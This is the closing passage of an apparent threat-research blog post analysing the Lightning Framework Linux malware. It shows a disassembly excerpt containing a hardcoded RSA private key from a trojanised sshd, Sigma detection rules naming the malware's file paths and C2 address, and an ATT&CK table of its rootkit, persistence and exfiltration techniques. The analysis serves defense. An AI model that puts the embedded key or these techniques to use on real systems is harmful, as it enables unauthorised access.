CD38 db 'OxQS81lZAoGBAONoviUhywvpcOeKDIUMBehmfBMDm+8xZ1/iINEH1AL717MdJ2e',0Ah
CD38 db 'oqICFf7J0QePbZ5+duR7i1fFLs/Ym9CTDFi0Bk1jJEXzhmav8GP5md607QcN28u',0Ah
CD38 db 'P9CxnbaPdvkFubRj7VDkAnmgrjg2x2CXLE/Ok2XsaCcJEWbGBBcqrKwzAoGBAOMS',0Ah
CD38 db 'h2jZcZBPQDDZ7zg9Bs2cmFV4aGoLEv+W8Sp4CU7zEbcI4chj8sa3ZtEPdEiYn9qx',0Ah
CD38 db 'z1lTxiyPmyYUJSSpVn3ttjida+EVKNFLlWbskwfWJei8yQn3Nh9QB763LDS6/hl',0Ah
CD38 db '7MN0FWHbfeSHQveoi6BBbbZql6H3bGp08x7TYUAXAogBAL4+rErWMy/Ao3W0u3Xh',0Ah
CD38 db '07X8U9rXLYCnET/I0hzcwcFqgdme/DRc4TvdU71oazMfelpaTeOb6lW5em2Eexl',0Ah
CD38 db 'CJAwo1Ds5whmTT0dFWPDeZliYxv4UfXdkYeQYh9X5BIleiZLDNO/Q8ZsIaQsqBd',0Ah
CD38 db 'ZxHBBSjwLNLWLYaIRXCJE7hnaoGBALiY8ZgdXaMxqj+MjFst0YAj1BV3w3qh8hny',0Ah
CD38 db 'fBBG0VprZHVmNRcRmeZOZrmCVMhZvDU0+3cmvjS7hAwkFlfdZu8Mnt0ONXMGHoS',0Ah
CD38 db '3a4JuAG7PTpNbyTwHwGpsAItKzojPTrV2U108QwCJk2942GPx49FYdpZ04b1zeU',0Ah
CD38 db 'Inl4mKVAoGAewY04eTfc+2eESakf3qBP2liw8TyjsrjIqBidr/xm2DjK9jkuYU',0Ah
CD38 db 'AsJFUpudtG+ohppe7scCuhrZ30AQEjXf6Q3wbeF6AWgXjAN/DFqsUBjeY2RiemTA',0Ah
CD38 db '/I40s2dfUdbUmefeNnsaiXe2q8cmtWBKe33FD9n0lhYmGD3C+5u6a3c=',0Ah
CD38 db '-----END RSA PRIVATE KEY-----',0
CD37 align 8
CD38 aUsageSshd46dde db 'usage: sshd [-46DdeiqTt] [-C connection_spec] [-c host_cert_file]'
CD38 ; DATA XREF: main+480to
CD38 db 0Ah
    
```

Hardcoded keys inside the modified OpenSSH daemon

## Summary

The Lightning Framework is an interesting malware as it is not common to see such a large framework developed for targeting Linux. Although we do not have all the files, we can infer some of the missing functionality based on strings and code of the modules that we do possess. Check out our next blog here about [detection opportunities for Lightning Framework using osquery](#).

We would like to extend a huge thanks to our friends and partners at IBM and SentinelOne for their help during investigating this threat.

## IOCs for Lightning Framework

### Hashes

### Sigma Detection Rules

```
title: Lightning Framework File Path
status: experimental
description: Detects creation of files related to Lightning Framework.
author: Intezer
references:
  - https://intezer.com
logsource:
  product: linux
  category: file_create
detection:
  selection1:
    TargetFilename|startswith:
      - '/usr/lib64/seahorses/'
  selection2:
    TargetFilename|contains:
      - 'kbioset'
      - 'cpc'
      - 'kkdmflush'
      - 'soss'
      - 'sshod'
      - 'nethoogs'
      - 'iftoop'
      - 'iptraof'
  condition: selection1 and selection2
falsepositives:
  - Unknown.
```

```
title: Lightning Default C2 Communication
status: experimental
description: Detects communication to default local ip for Lightning Framework
author: Intezer
references:
  - https://intezer.com
logsource:
  category: firewall
detection:
```

```

select_outgoing:
  dst_ip: 10.2.22.67
  dst_port: 33229
  condition: select_outgoing
falsepositives:
  - Unknown.
    
```

## MITRE ATT&CK

Tactic	Technique	ID	Description
Persistence	Boot or Logon Initialization Scripts	<a href="#">T1037</a>	An init.d script is used for persistence of downloader module
Persistence	SSH Authorized Keys	<a href="#">T1098.004</a>	SSH keys can be added to the <i>authorized_keys</i> file
Defense Evasion	Obfuscated Files or Information	<a href="#">T1027</a>	The C2 profile is encoded on disk
Defense Evasion	Deobfuscate/Decode Files or Information	<a href="#">T1140</a>	The C2 profile is decoded with a dynamic XOR algorithm
Defense Evasion	Hide Artifacts	<a href="#">T1564</a>	Many artifacts are hidden including ports, PIDs, and file timestamps
Defense Evasion	Masquerading	<a href="#">T1036</a>	Many files are masqueraded as other files or tasks
Defense Evasion	Rootkit	<a href="#">T1014</a>	LKM and LD_PRELOAD rootkits are used
Defense Evasion	Timestomp	<a href="#">T1070.006</a>	Files created by Lightning are modified to match that of other utilities
Defense Evasion	File Deletion	<a href="#">T1070.004</a>	The framework has the ability to remove itself
Discovery	File and Directory Discovery	<a href="#">T1083</a>	The framework can list files and directories on infected systems
Discovery	Network Service Discovery	<a href="#">T1046</a>	Multiple plugins can be used to perform network service discovery

Discovery	Network Sniffing	<a href="#">T1040</a>	Multiple plugins can be used to perform network sniffing
Discovery	System Information Discovery	<a href="#">T1082</a>	Lightning can perform detailed system fingerprinting
Command and Control	Data Encoding	<a href="#">T1132</a>	Data from the C2 is encoded
Command and Control	Non-Application Layer Protocol	<a href="#">T1095</a>	Communication with the C2 is performed over TCP
Command and Control	Proxy	<a href="#">T1090</a>	The framework has the ability to start a Socks5 proxy
Command and Control	Exfiltration Over C2 Channel	<a href="#">T1041</a>	Data can be exfiltrated

---

Source: <https://www.intezer.com/blog/research/lightning-framework-new-linux-threat/>